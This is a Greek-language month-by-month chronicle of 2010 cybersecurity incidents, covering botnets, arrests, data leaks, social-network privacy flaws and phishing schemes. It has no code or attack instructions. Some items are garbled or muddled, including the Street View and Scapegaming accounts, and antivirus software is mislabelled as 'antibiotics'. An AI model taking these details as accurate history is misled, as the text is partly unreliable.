Τον Φεβρουάριο του 2010 και στις 2/2 υπήρξε πρόβλημα με τους κωδικούς πρόσβασης χρηστών στο Twitter. Οι διαχειριστές στην υπηρεσία *Microblogging* ανακάλυψαν ότι είχαν πραγματοποιηθεί επιθέσεις κατά των χρηστών του Twitter επειδή στις πιο πολλές περιπτώσεις χρησιμοποιούσαν μη ισχυρούς κωδικούς. Στις 3/2 τα πιο γνωστά διαδικτυακά site ενημέρωσης στη Γερμανία όπως το *Golem.de,* το *Handelsblatt.com* και το *Zeit.de* προσωρινά διέδιδαν κακόβουλο λογισμικό στους επισκέπτες τους μέσω των διαφημίσεων που είχαν στο ιστότοπό τους. Έτσι κρίθηκε αναγκαίο να γίνεται χρήση αξιόπιστων αντιβιοτικών που θα ελέγχουν αν το περιεχόμενο των ιστοσελίδων έχει προσβληθεί από malware. Στις 3/2 ο Edwin Andrew Pena ομολόγησε την ενοχή του ενώπιον του επαρχιακού δικαστηρίου του New Jersey καθώς είχε κερδίσει περίπου 1 εκατομμύριο δολάρια τη περίοδο 2004 έως 2006 από τη παράνομη πώληση λεπτών ομιλίας σε VoIP. Αυτός μάλιστα δρομολογούσε τα πακέτα δεδομένων μέσω server των παρόχων τηλεπικοινωνιακών υπηρεσιών που η μόνη προστασία τους ήταν οι προεπιλεγμένοι κωδικοί πρόσβασης. Στις 9/2 οι διαχειριστές του *Mozilla Firefox* παραδέχτηκαν ότι ένα από τα δύο add-on είχε λανθασμένα εξουδετερωθεί. Αυτό είχε ως αποτέλεσμα το φαινομενικά μολυσμένο εργαλείο να εμφανιζόταν ως μη μολυσμένο στις επόμενες σαρώσεις που

θα πραγματοποιούνταν. Επίσης την ίδια μέρα ένα εργαλείο που έδιωχνε ένα trojan horse και θα το αντικαθιστούσε με ένα άλλο με την ονομασία *"Kill Zeus"*, που ήταν ένα πρόγραμμα *Spy Eye Toolkit* και πωλείται έναντι 500 δολαρίων. Εκτός αυτού ένα Ολλανδέζικο *scareware* κακόβουλο πρόγραμμα εξαπλώνεται μέσω του διαδικτύου το οποίο είναι γεμάτο ορθογραφικά λάθη και παρόλο που υποστηρίζει 19 ξένες γλώσσες δεν περιλαμβάνει την Αγγλική. Στις 10/2 η Αυστραλιανή κυβέρνηση παραλύει από στοχευόμενες DDoS επιθέσεις που διεξάγονται εναντίον της, από μια ανώνυμη ακτιβιστική ομάδα. Αυτές είχαν ως στόχο να πλήξουν την ασφάλεια κρίσιμων κυβερνητικών υποδομών όπως τις κρατικές ιστοσελίδες της χώρας στις οποίες εμφανίζονταν μηνύματα λογοκρισίας από hackers, διαδιδόταν κακόβουλο λογισμικό ή ακόμα χειρότερα οι hackers ενσωμάτωναν σε αυτές πορνογραφικό περιεχόμενο. Στις 17/2 μια νεαρή ομάδα Ολλανδών δημοσίευσε τον ιστότοπο *PleaseRobMe.com,* στον οποίο επισημαινόταν ο κίνδυνος από την αλόγιστη χρήση προσωπικών μηνυμάτων και πληροφοριών που αναρτούσαν οι χρήστες των κοινωνικών δικτύων. Έτσι για παράδειγμα αυτές τις πληροφορίες μπορούσαν να τις εκμεταλλευτούν οι κλέφτες και να καταλάβουν πότε ένας χρήστης λείπει από το σπίτι του ή ακόμα οι διαφημιστικές εταιρείες να προωθούν τα πακέτα τους λαμβάνοντας γνώση των συνηθειών του. Την ίδια μέρα η Microsoft εξήγησε πως το Alureon rootkit ήταν υπεύθυνο για τη καταστροφή πολλών λειτουργικών συστημάτων Windows XP και Windows 7, έπειτα από τη διενέργεια κάποιων ενημερώσεων στους υπολογιστές. Στις 23/2 η Microsoft ανακοίνωσε ότι αντιμετωπίζει ένα από τα 10 μεγάλα botnet των Ηνωμένων Πολιτειών Αμερικής το *Waledac* και εκτιμάται ότι από έχουν αποστέλλονται πάνω από 1.5 δισεκατομμύριο spam email σε καθημερινή βάση.

Τον Μάρτιο του 2010 και πιο συγκεκριμένα στις 1/3 ανιχνεύτηκαν μολυσμένα pdf αρχεία τα οποία θα αποστέλλονταν στους χρήστες και στις εταιρείες με αποτέλεσμα να διαδοθεί κακόβουλο λογισμικό. Στις 3/3 οι Ισπανικές αρχές ανακοίνωσαν ότι συνέλαβαν 3 Ισπανούς που χρησιμοποίησαν το butterfly botnet προκειμένου να κλέψουν δεδομένα διαδικτυακών τραπεζικών συναλλαγών και στοιχεία πιστωτικών καρτών. Μάλιστα εκτιμάται ότι από αυτό έχει αποσταλεί σε πάνω από 13 εκατομμύρια υπολογιστές σε 190 χώρες από όλο τον κόσμο. Στις 6/3 ένας μεγάλος αριθμός λογαριασμών χρηστών στο twitter παραβιάστηκε αφού οι επιτιθέμενοι χρησιμοποίησαν brute force επιθέσεις. Έτσι οι επιτιθέμενοι στηρίζονταν στην εξαντλητική δοκιμή πιθανών κλειδιών (κωδικών) που παράγουν ένα κρυπτογράφημα ώστε να αποκαλυφθεί ο κωδικός που βάζει ένας χρήστης στο προσωπικό λογαριασμό του Twitter. Έτσι στις 9/3 το twitter εισάγει ένα καινούργιο μέτρο ασφάλειας το οποίο θα ελέγχει αν τα links που αποστέλλονται είναι κακόβουλα ή όχι. Αξίζει να σημειωθεί ότι από μια έρευνα της *GlobeScan* για λογαριασμό του *BBC World Service* η οποία δημοσιεύτηκε στις 7/3 αποκαλύπτεται ότι το 80% των ερωτηθέντων καταδεικνύει τη πρόσβαση στο διαδίκτυο ως βασικό αγαθό και σε χώρες όπως η Φιλανδία και η Εσθονία η συντριπτική πλειοψηφία του πληθυσμού

είναι χρήστες του διαδικτύου. Στις 10/3 οι χρήστες των φυλλομετρητών του Internet explorer 6 και 7 γίνονται στόχος επιθέσεων από hackers. Επιπλέον η Microsoft δημοσιεύει μια προειδοποίηση ασφάλειας σχετικά με το 0-day exploit για να αποκτήσουν δικαιώματα υπερχρήστη. Με άλλα λόγια οι επιτιθέμενοι κάτω από ορισμένες προϋποθέσεις μπορούσαν να εκτελέσουν εντολές που θα έκαναν ζημιά στους υπολογιστές που μόλυναν. Αυτό γίνεται αντιληπτό και από την αναφορά που έγινε γνωστή στις 12/3 και ανέφερε ότι κατά το 2009 336.655 παράπονα είχε δεχτεί το Κέντρο Παραπόνων για Εγκλήματα στο Διαδίκτυο *(Internet Crime Complaint Center)*. Ήταν ουσιαστικά μια αύξηση της τάξης 22.3% σε σύγκριση με αυτά του 2008. Στις 11/3 έγινε εφικτή η αντιμετώπιση του *ZeuS botnet* στην Ελβετία το οποίο είχε σαν αποτέλεσμα να επανέλθουν σε κανονική λειτουργία 191 server. Στις 16/3 δύο μαθητές λυκείου από το Heeswijk-Dinther της Ολλανδίας αποβλήθηκαν από το σχολείο επειδή χρησιμοποίησαν keyloggers προκειμένου να έχουν πρόσβαση στο ηλεκτρονικό ταχυδρομείο 19 καθηγητών τους. Παράλληλα έκλεψαν ηλεκτρονικά αρχεία που περιείχαν διαγωνίσματα και τα μοιράστηκαν με τους φίλους τους. Στις 19/3 προέκυψε πρόβλημα με τη χρήση του φυλλομετρητή Mozilla Firefox 3.6 εξαιτίας ενός κενού ασφάλειας που προέκυψε και μάλιστα η Γερμανική Ομοσπονδιακή Υπηρεσία της ασφάλειας των πληροφοριών *(German Federal Office for Information Security)* έκανε μια έρευνα και εξέδωσε προειδοποίηση σχετικά με τη χρήση του. Όμως το πρόβλημα παρέμεινε για λίγες ημέρες και επιλύθηκε στις 23/3. Παρομοίως, στις 31/3 στον ιστότοπο της Γερμανικής ομοσπονδιακής υπηρεσίας περιβάλλοντος (*German Federal Environmental Agency*), διαδόθηκε ένα Zeus Trojan. Στις 22/3 έγινε γνωστό από τη Vodafone, που είναι πάροχος κινητής τηλεφωνίας, ότι διέδωσε 3000 μολυσμένες κάρτες μνήμης εξαιτίας της εξάπλωσης που είχε γίνει από ένα malware στο λογισμικό των κινητών τηλεφώνων. Παρόλα αυτά το περιστατικό περιορίστηκε στην Ισπανία και από τότε άρχισε να αναδεικνύεται η ανάγκη για καλή αντί ιική προστασία σε συσκευές κινητών τηλεφώνων. Στις 24/3 ο οργανισμός Messaging Anti-Abuse Working Group (MAAWG) δημοσίευσε τα αποτελέσματα μια έρευνας σχετικά με τις αντιδράσεις του χρήστη όσον αφορά την ασφάλεια των μηνυμάτων του ηλεκτρονικού ταχυδρομείου. Η έρευνα πραγματοποιήθηκε στην Αμερική και σε χώρες της Δυτικής Ευρώπης από όπου προέκυψε ότι το 43% των ερωτηθέντων έχουν ανοίξει ένα spam email, το 11%, έχουν πατήσει το σύνδεσμο που τους εμφανιζόταν μέσα στο spam μήνυμα, ενώ το 8% θεώρησε αδύνατο ότι θα μπορούσαν να μολυνθούν από ένα bot. Στις 26/3 ο Αμερικανός Albert Gonzalez καταδικάστηκε σε 20 χρόνια φυλάκιση επειδή προκάλεσε τη μεγαλύτερη απάτη στη Αμερική μαζί με 2 Ρώσους συνεργούς του. Αυτοί κατάφεραν και έκλεψαν τα στοιχεία πάνω από 130 εκατομμύρια set πιστωτικών καρτών και τραπεζικών καρτών αναλήψεων. Στις 29/3 ο ειδικός της ασφάλειας Didier Stevens χρησιμοποίησε μια συνάρτηση που ουσιαστικά θα ελέγχει αν ένα pdf αρχείο είναι μολυσμένο ή όχι. Στις 30/3 μια αντιική εφαρμογή στο Facebook διαδίδεται, στη

πραγματικότητα όμως αυτή η ιστοσελίδα κοινωνικής διαδικτύωσης δεν υποστηρίζει κάποια τέτοια εφαρμογή. Έτσι έγινε αντιληπτό από τους διαχειριστές του ότι ήταν μια νέα μορφή επίθεσης κατά την οποία όταν ο χρήστης εκτελούσε το *counterfeit app* αυτόματα θα εισαγόταν σε μία εικόνα τα profil ονόματα 20 φίλων του με στόχο να πέσουν στη παγίδα αυτή και άλλα άτομα. Την επόμενη μέρα για περίπου 30 λεπτά εμφανίζοταν εκ παραδρομής οι ηλεκτρονικές διευθύνσεις πάνω από 400 εκατομμυρίων χρηστών του Facebook και μάλιστα οι χρήστες δεν είχαν τη δυνατότητα να διαγράψουν ή να σβήσουν τις διευθύνσεις τους.

Την 1η Απριλίου του 2010 το πανεπιστήμιο του Leuven, η Βελγική κυβέρνηση, η ευρωπαϊκή επιτροπή και μερικές ιδιωτικές εταιρίες πήραν τη πρωτοβουλία να ασχοληθούν με το κυβερνοέγκλημα που διαπράττεται στο Βέλγιο. Ειδικότερα, στόχος τους ήταν να δημιουργήσουν κατάλληλα μέτρα ασφάλειας όπως επίσης και να αυξήσουν την ευαισθητοποίηση των χρηστών. Στις 15/4 οι Tavis Ormandy και Rubιn Santamarta δημοσίευσαν λεπτομερείς πληροφορίες σχετικά με τα κενά ασφάλειας που συνήθως υπάρχουν σε πληροφοριακά συστήματα. Την ίδια μέρα ένα Γιαπωνέζικο κακόβουλο πρόγραμμα στους υπολογιστές εξαπλώνεται μέσω του κατεβάσματος του προγράμματος *counterfeit Hentai*. Αυτό είχε την ικανότητα να έχει πρόσβαση στα δεδομένα των υπολογιστών που έχουν μολυνθεί και έπειτα ο επιτιθέμενος τα δημοσιεύει σε μια ιστοσελίδα. Τα υποψήφια θύματα λαμβάνουν ένα μήνυμα ηλεκτρονικού ταχυδρομείου και τους ζητείται να καταβάλουν 1500 Yen έτσι ώστε να διαγραφούν τα προσωπικά τους δεδομένα από τον ιστότοπο που έχουν δημοσιευτεί. Στις 15/4 η Ολλανδέζικη σιδηροδρομική εταιρία *Nederlandse Spoorwegen,* κατάφερε να επιλύσει το πρόβλημα που είχε προκληθεί στο πληροφοριακό σύστημα της ηλεκτρονικής έκδοσης εισιτηρίων καθώς ανακαλύφθηκαν τον περασμένο Αύγουστο ότι 467 συσκευές έβγαζαν πλαστά εισιτήρια. Στις 16/4 ένας εργαζόμενος στη Gwent αστυνομία της Αγγλίας έστειλε ένα excel αρχείο το οποίο περιείχε προσωπικές πληροφορίες και προσωπικά δεδομένα των ποινικών μητρών 10.006 ατόμων. Επειδή το αρχείο αυτό δεν προστατευόταν από κατάλληλους μηχανισμούς ασφάλειας και ένας δημοσιογράφος που εργαζόταν στο site *"The Register"* κατάφερε να λάβει γνώση αυτού του αρχείου παρόλο που δεν το δημοσίευσε. Στις 19/4 ο 22χρονος Ολλανδός hacker Kevin de J. γνωστός και ως "*Woopie"* συνελήφθηκε. Αυτός κατηγορήθηκε ότι έκανε hacking στις ιστοσελίδες *CrimeClub* και *ExtremeClub* όπου έκλεψε και δημοσίευσε διάφορα script από τη βάση δεδομένων του διαχειριστή με αποτέλεσμα να τα παραλύσει αφού έκανε DDoS επιθέσεις. Μάλιστα η προσωπική του ιστοσελίδα, (*woopie.nl*) διεγράφη από τη ομάδα high tech crime της αστυνομίας. Έτσι για πρώτη φορά στην Ολλανδία διαγράφθηκε ιστότοπος hacker με το σκεπτικό ότι χρησιμοποιούνταν ως μέσο για τη διεξαγωγή επιθέσεων σε άλλα website. Στις 21/4 στο Facebook γίνεται μια δραστική αλλαγή στις προσωπικές ρυθμίσεις των χρηστών από όπου γίνεται πιο εύκολο για κάποιον να δει τα ενδιαφέροντα και τις συνήθειές τους προκειμένου να χρησιμοποιηθούν για

διαφημιστικούς σκοπούς. Στις 22/4 διαπιστώθηκε ότι σχεδόν 900 ονόματα χώρου με τη κατάληξη *.be* έγιναν στόχος επιθέσεων από hackers σύμφωνα με τα στατικά στοιχεία που παρουσίασε το *zone-h-org* για τον Απρίλιο του 2010. Στις 24/4 εμφανίστηκε το *"Blippy",* ένα παρόμοιο site με το twitter που πρόσφερε υπηρεσίες για διαδικτυακές αγορές. Στη πραγματικότητα αποδείχτηκε ένα κακόβουλο site αφού ζητούσε τους αριθμούς των πιστωτικών καρτών χρηστών και με τη πρόφαση να πραγματοποιήσει τις αγορές τους, χρησιμοποιούσε τα στοιχεία τους για κακόβουλους σκοπούς. Στις 27/4 το project του *Google street view* ήρθε στο επίκεντρο της συζήτησης εξαιτίας των αναλυτικών πληροφοριών που περιείχε και των δεδομένων που συνέλεγε το *Google Policy Europe Blog*, ακόμα και από αριθμούς κυκλοφορίας αυτοκινήτων. Σύμφωνα με τον Peter Schaar, που είναι Γερμανικός ομοσπονδιακός επίτροπος για τη προστασία των δεδομένων προσωπικού χαρακτήρα, όλες αυτές οι πληροφορίες θα μπορούσαν να γίνουν αντικείμενο εκμετάλλευσης από τους επιτιθέμενους. Αυτό είχε σαν αποτέλεσμα ένα χρόνο αργότερα, δηλαδή τον Απρίλιο του 2011 να καταργηθεί το *Google street view* στη Γερμανία. Η Γερμανική κυβέρνηση πρόσφατα αποφάσισε ότι η Google είχε κάθε δικαίωμα να φωτογραφίζει τους δρόμους της χώρας και στη συνέχεια κάθε πολίτης που ήθελε να εξαιρεθεί το σπίτι του από τους 3D χάρτες, θα μπορούσε απλά να της το ζητήσει. Έτσι με αφορμή αυτή την απόφαση οι συνολικές αιτήσεις που έλαβε η *Google* από τους Γερμανούς πολίτες ανέρχεται πάνω από 250.000 οπότε ίσως σε συνδυασμό με τις αντιδράσεις να ήταν και ο λόγος που η *Google* επέλεξε να σταματήσει τις φωτογραφήσεις στη Γερμανία. Στις 29/4 ένας Βούλγαρος καταδικάστηκε σε 4 χρόνια φυλάκιση για τη παραβίαση που έκανε σε διαδικτυακές τραπεζικές συναλλαγές σε βελγικές πόλεις όπως οι Βρυξέλλες, η Bruges και το Antwerp, όπως επίσης και για τη ενεργό συμμετοχή του σε διεθνή οργανωμένη εγκληματική ομάδα.

Τον Μάιο του 2010 και πιο συγκεκριμένα στις 4/5 δύο από τους δημιουργούς του butterfly botnet κατάφεραν με επιτυχία να το χρησιμοποιήσουν προκειμένου να αλλοιώσουν τις πληροφορίες των επαγγελματικών καρτών σε μία Ισπανική εταιρεία ασφάλειας λογισμικού. Την ίδια μέρα η διαδικτυακή πύλη *netzpolitik.org* για μια άλλη φορά ανέφερε τους κινδύνους που υπάρχουν για μαζική κλοπή προσωπικών δεδομένων στο μαθητικό ιστότοπο *SchólerVZ.* Χαρακτηριστικό είναι ότι οι επιτιθέμενοι μπορούσαν να συλλέξουν προσωπικά στοιχεία με σχετικά εύκολο τρόπο για περισσότερους από 6 εκατομμύρια ανήλικους χρήστες αυτής της ιστοσελίδας. Στις 5/5 ένα νέο κενό ασφάλειας διαπιστώθηκε στο Facebook καθώς κάποιος είχε τη δυνατότητα προεπισκόπησης του profile ενός χρήστη χωρίς να χρειάζεται να είναι φίλος του. Αυτό είχε σαν αποτέλεσμα να μην προστατεύονται τα προσωπικά του δεδομένα. Στις 14/5 ο Alan Eustace, αντιπρόεδρος της *Google* στο τομέα των τεχνολογιών, παραδέχτηκε ότι στη υπηρεσία *Google street view* ότι έχουν συγκεντρωθεί ακούσια δεδομένα χρηστών από όσους δεν προστάτευαν χωρίς κανένα κωδικό τα ασύρματα δίκτυά τους. Στις 17/5 ανακαλύφθηκε ότι σε περίπου 200

Ισραηλινούς στρατιώτες τράβηξε τη προσοχή μια φίλη τους στο facebook Λιβανέζικης καταγωγής η οποία υποτίθεται ότι ήταν το μοντέλο Reut Zukerman. Στη πραγματικότητα πίσω από το profil αυτό κρύβονταν επιτιθέμενοι που ήθελαν να αποσπάσουν πληροφορίες σχετικά με τις Ισραηλινές ένοπλες δυνάμεις. Στις 18/5 η Ισπανική εταιρεία *UPCnet* σε έρευνα που δημοσιεύει αναφέρει ότι περίπου 5400 κυβερνοεπιθέσεις διεξάγονται μόνο στην Ισπανία. Οι μετρήσεις έγιναν από το πολυτεχνείο της Καταλονίας με τη χρήση του εργαλείου *SIGVI* (System Intelligent Management of Computer Vulnerabilities). Χαρακτηριστικό είναι ότι μόνο σε αυτό το πανεπιστημιακό ίδρυμα καταγράφονται 12 με 15 επιθέσεις καθημερινά. Στις 19/5 το μεγαλύτερο forum το *Carders.cc* έγινε στόχος επιθέσεων από hackers. Αυτός ο ιστότοπος παρείχε πληροφορίες σχετικά με το πώς να προμηθευτούν οι χρήστες πιστωτικές κάρτες και πώς να προστατεύονται από τις διαδικτυακές αγορές. Στις 24/5 ο Aza Raski ένας εργαζόμενος στη *Mozila Labs*, παρουσιάζει την ιδέα του που την ονόμασε *"Tabnabbing"*. Αυτή ήταν μια νέα μορφή phishing επίθεσης κατά την οποία όταν ο χρήστης θέλει να επιλέξει μια ιστοσελίδα ξαφνικά ανοίγει μια νέα καρτέλα που είναι ο κλώνος της ιστοσελίδας που επισκέπτεται.

Τον Ιούνιο του 2010 και στις 4/6 παρατηρήθηκαν σοβαρές δυσλειτουργίες στον Adobe Flash Player 9.0 και 10.0 στο Adobe Reader 9 και Acrobat 8 και 9 εξαιτίας επιθέσεων που είχαν δεχθεί, με αποτέλεσμα οι υπολογιστές να μολυνθούν με κακόβουλα flash αρχεία. Στις 7/6 η δίωξη ηλεκτρονικού εγκλήματος της Ιαπωνικής αστυνομίας συνέλαβε δύο άτομα για κλοπή δεδομένων αφού έκαναν επιθέσεις με blackmails και διέδιδαν ένα κακόβουλο πρόγραμμα μέσω των παιχνιδιών *Hentai*. Το πρόγραμμα αυτό είχε τη δυνατότητα να συλλέγει προσωπικά δεδομένα χρηστών και κατόπιν αυτού να τα δημοσιεύει σε ένα ιστότοπο. Η επίθεση αυτή είχε ως συνέπεια να μολυνθούν έως το τέλος του 2009 πάνω από 5000 υπολογιστές και η οικονομική ζημιά ανήλθε στις 34.000 ευρώ. Στις 10/6 η Microsoft στον ιστότοπό της αναφέρει ένα κενό ασφάλειας που προκλήθηκε στο κέντρο βοήθειας και τεχνικής υποστήριξης από όπου κάποιες εκδόσεις των Windows XP και Windows Server 2003 χρησιμοποιήθηκαν για να διαδώσουν κακόβουλο κώδικα. Έτσι ο επιτιθέμενος μπορούσε να εκμεταλλευτεί τις αδυναμίες ασφάλειας που υπήρχαν σε λειτουργικά συστήματα της Microsoft και να παραπλανήσει το χρήστη να κατεβάσει προγράμματα κακόβουλου λογισμικού. Στις 25/6 έγιναν επιθέσεις στις ιστοσελίδες *Amazon.com* και *Buy.com* αφού μέσω αυτών οι επιτιθέμενοι διέδιδαν παραπλανητικά μηνύματα που στόχο είχαν να κλέψουν τα προσωπικά στοιχεία των πελατών τους. Στις 28/6 μια έρευνα της Γερμανικής ένωσης για την πληροφορική, τις τηλεπικοινωνίες και νέες τεχνολογίες (German Association for Information Technology, Telecommunications and New Media, BITKOM) ανέφερε ότι το 41% των Γερμανών πολιτών δεν αλλάζουν τους κωδικούς τους στους προσωπικούς λογαριασμούς που διατηρούν και μάλιστα χρησιμοποιούν πολύ εύκολους κωδικούς πρόσβασης για να μπορούν να τους θυμόνται πιο εύκολα. Αυτή η έρευνα αντικατοπτρίζει τη γενικότερη συμπεριφορά των

χρηστών διαδικτύου που ξεχνάνε να έχουν ισχυρούς κωδικούς πρόσβασης κάνοντας πολύ εύκολο το έργο των επιτιθέμενων.

Τον Ιούλιο του 2010 και πιο συγκεκριμένα στις 13/7 δεν υποστηρίζεται η τεχνική υποστήριξη για το λειτουργικό σύστημα Windows XP 32-bit Service Pack 2 εξαιτίας μια σειρά επιθέσεων που είχε δεχθεί. Στις 15/7 το Zeus banking trojan εξαπλώνεται μέσω πιστωτικών καρτών και διαδικτυακών τραπεζικών συναλλαγών. Αυτό είχε σαν συνέπεια 15 από τα πιο σημαντικά οικονομικά ινστιτούτα των Ηνωμένων Πολιτειών της Αμερικής να δεχθούν τέτοιους είδους επιθέσεις και να επηρεαστεί η εύρυθμη λειτουργία τους όπως επίσης να μειωθεί σημαντικά ο βαθμός αξιοπιστίας τους. Στις 28/7 πιάστηκε από τις αρχές του FBI ο δημιουργός του *butterfly botnet,* που είχε προκαλέσει σοβαρές ζημιές σε πολλά πληροφοριακά συστήματα αφού το είχε διαδώσει σε πάρα πολλούς χρήστες από όλο τον κόσμο.

Τον Αύγουστο του 2010 και στις 5/8 η μητροπολιτική αστυνομία του Τόκιο συνέλαβε ένα 27χρονο άντρα, τον Masato Nakatsuji ο οποίος είχε διαδώσει ένα ιό που διέγραφε όλα τα δεδομένα σε ένα υπολογιστή και τα αντικαθιστούσε με εικόνες από cartoons. Πριν γίνει διαγραφή των αρχείων αυτά αποστέλλονταν σε ένα webserver. Στις 16/8 η εταιρεία *Scapegaming* αναγκάστηκε να πληρώσει 88 εκατομμύρια δολάρια κατόπιν ζημιών που είχε υποστεί από επιθέσεις που είχαν δεχθεί συγκριμένα παιχνίδια που παρείχε σε χρήστες της. Για παράδειγμα οι χρήστες που δεν ήταν εξουσιοδοτημένοι στο παιχνίδι *"WoW"* καλούνταν να πληρώσουν ένα μεγάλο χρηματικό αντίτιμο για να μπορούν να το παίξουν. Τελικά αποδείχτηκε ότι τα ποσά που ενδεχομένως να έδιναν κάποιοι χρήστες τα εισέπρατταν οι επιτιθέμενοι. Στις 23/8 η Microsoft προειδοποιεί τους χρήστες για ορισμένα κενά ασφάλειας που παρουσιάζουν κάποια προγράμματα της και μάλιστα είχε κατατάξει σε μία λίστα τα πιο επικίνδυνα. Στις 28/8 η Γερμανική αλυσίδα *Schlecker* έπεσε θύμα μια διαρροής δεδομένων. Έτσι 150.000 δεδομένα των πελατών και 7.1 εκατομμύρια διευθύνσεις ηλεκτρονικού ταχυδρομείου για τους συνδρομητές των ενημερωτικών δελτίων είχαν διαβαστεί .

Τον Σεπτέμβριο του 2010 και πιο συγκεκριμένα στις 6/9 η δίωξη ηλεκτρονικού εγκλήματος της Γερμανίας μαζί με τη εταιρεία Bitkom εκτίμησε ότι η συνολική ζημιά που προκλήθηκε από το διαδικτυακό έγκλημα ανερχόταν σε 17 εκατομμύρια ευρώ το 2010. Τα αποτελέσματα των ερευνών τους έδειξαν ότι το 43% των Γερμανών είχαν μολυνθεί από κακόβουλο λογισμικό ενώ το 5% των χρηστών διαδικτύου είχαν υποστεί οικονομικές ζημιές από κακόβουλα προγράμματα ή από τη κλοπή των δεδομένων τους από επιτιθέμενους. Στις 14/9 οι διαχειριστές του Γερμανικού ιστοτόπου κοινωνικής διαδικτύωσης *Lokalisten.de* κατάφεραν να επιλύσουν ένα κενό ασφάλειας στη ιστοσελίδα τους που επέτρεπε στους επιτιθέμενους να πραγματοποιούν Cross Site Scripting επιθέσεις. Παρομοίως την ίδια μέρα διαπιστώθηκε ότι τα site *The Pirate Bay, esarcasm* και *AfterDawn* είχαν γίνει στόχος επιθέσεων από hackers που μέσω διαφημιστικών μηνυμάτων διέδιδαν

κακόβουλο κώδικα. Παρόλα αυτά υπήρξαν πρωτοβουλίες για την εξάλειψη των επιθέσεων με malware. Χαρακτηριστική είναι η δημιουργία ενός συμβουλευτικού κέντρου από το Γερμανικό οργανισμό για την ασφάλεια στη Πληροφορική που έγινε στις 15/9. Έτσι παρεχόταν στους χρήστες η δυνατότητα να κατεβάσουν λογισμικό όπως επίσης τους παρέχονταν πληροφορίες και συμβουλευτικές οδηγίες για τη καταπολέμηση των botnets. Στις 20/9 διαπιστώθηκε πρόβλημα στην εύρυθμη λειτουργία του *ZoneAlarm* κατά την οποία επιτιθέμενοι κατάφερναν να παραπλανούν τους χρήστες του να αγοράσουν μια καινούργια έκδοσή του. Στις 22/9 ο Αμερικανός Bruce Raisley καταδικάστηκε εξαιτίας πολλαπλών ζημιών που είχε προκαλέσει σε webservers. Είχε προγραμματίσει το δικό malware προκειμένου να διαδώσει zombies και botnets σε περίπου 100000 υπολογιστές μέσω DDoS επιθέσεων. Η ζημιά που προκάλεσε ανήλθε στις 100000 δολάρια. Σύμφωνα με δημοσίευμα του γερμανικού ειδησεογραφικού site NDR που έγινε στις 23/9, η Γερμανική εταιρεία *Easycash GmbH* δεν χρησιμοποιούσε τα δεδομένα που συλλέγονταν κατά τη διαδικασία πληρωμής των πιστωτικών καρτών με βάση το νόμο περί προστασίας προσωπικών δεδομένων. Αντ' αυτού χρησιμοποιούσε παράνομα τα στοιχεία που προέκυπταν έτσι ώστε να διαπιστώσει την φερεγγυότητα των πελατών να πληρώνουν κανονικά τις δόσεις τους. Στις 27/9 στη διαδικτυακή υπηρεσία πληρωμής *PayPal* αποδείχτηκε ότι ήταν εφικτό να διενεργούνται συναλλαγές ύψους 1500 ευρώ και οι επιτιθέμενοι να παρεισφρέουν σε αυτές χωρίς να αντιμετωπίζουν ιδιαίτερες δυσκολίες. Αυτό συνέβαινε διότι χρειαζόταν να περάσει ένα χρονικό διάστημα προκειμένου να γίνει η επαλήθευση των δεδομένων των πελατών σε μια διαδικτυακή συναλλαγή.

Την 1^{η} Οκτωβρίου του 2010 το FBI εξάρθρωσε με επιτυχία μια ομάδα κυβερνοεγκληματιών που δρούσε στις Ηνωμένες Πολιτείες της Αμερικής, την Ολλανδία, την Ουκρανία και το Ηνωμένο Βασίλειο. Συνελήφθησαν 39 hackers που πραγματοποιούσαν επιθέσεις κυρίως με το ZeuS botnet προκαλώντας καίρια πλήγματα σε πληροφοριακά συστήματα των προαναφερθέντων χωρών. Χαρακτηριστικό είναι ότι η οικονομική ζημιά που προκάλεσαν ανήλθε στα 220 εκατομμύρια δολάρια. Για να αποτραπούν επιθέσεις κατά σημαντικών στόχων θεσπίστηκαν νόμοι που θα επέτρεπαν σε αρμόδιους υπαλλήλους να κάνουν τις κατάλληλες ενέργειες που θα απαιτούνταν. Έτσι στις 9/10, τελωνειακοί υπάλληλοι της Γερμανίας είχαν δικαστική άδεια να υποκλέπτουν τηλεφωνικές συνομιλίες που πραγματοποιούνται μέσω VoIP, προκειμένου να αποτρέπουν τους επιτιθέμενους να προβαίνουν σε κακόβουλες ενέργειες που θα έπληττε τη εύρυθμη λειτουργία του Γερμανικού τελωνείου. Στις 17/10 εμφανίστηκε ένα μήνυμα στους χρήστες του αντιβιοτικού *Kaspersky* που ζητούσε να κάνουν αναβάθμιση του αντιικού τους προγράμματος μέσα σε 4 ώρες. Στην πραγματικότητα διαπιστώθηκε ότι οι επιτιθέμενοι τους προέτρεπαν να κατεβάσουν μια καινούργια έκδοση η οποία θα μόλυνε τους υπολογιστές με κακόβουλο λογισμικό. Στις 22/10 υπήρξε φόβος ότι θα παρακολουθούνται λογαριασμοί ηλεκτρονικού ταχυδρομείου και ιδιωτικών δικτύων

εξαιτίας της θέσπισης ενός οργανισμού για τη καταπολέμηση των κυβερνοεπιθέσεων που θα γίνονταν κατά των Ηνωμένων Πολιτειών της Αμερικής. Αυτό ξεκίνησε επειδή παρερμηνεύτηκαν οι δηλώσεις που είχε κάνει ο πρόεδρος Obama τον Μάιο του 2010 σχετικά με τα μέτρα που πρέπει να παρθούν στη χώρα για την εξάλειψη των κυβερνοαπειλών. Στις 27/10 η Mozilla διαπίστωσε ένα κενό ασφάλειας στις εκδόσεις των φυλλομετρητών της 3.5 και 3.6. Αυτές έγιναν αντικείμενο εκμετάλλευσης από hackers που μπορούσαν να βάλουν trojan horses στον ιστότοπο του νόμπελ ειρήνης έτσι ώστε όταν ένας χρήστης την επισκέπτεται να μολύνεται. Στις 29/10 η Katusha, που είχε δημιουργηθεί για την καταπολέμηση των κυβερνοεγκλημάτων σε συνεργασία με τη Βρετανική και Εσθονική δίωξη του ηλεκτρονικού εγκλήματος, κατάφερε να εξουδετερώσει μια ομάδα ατόμων που έλεγχαν παράνομα τραπεζικές συναλλαγές και καρπώνονταν μεγάλα κέρδη. Αυτά τα άτομα είχαν παραποιήσει πάνω από 260 συναλλαγές και τα κέρδη τους ανήλθαν στα 1.65 εκατομμύρια ευρώ.

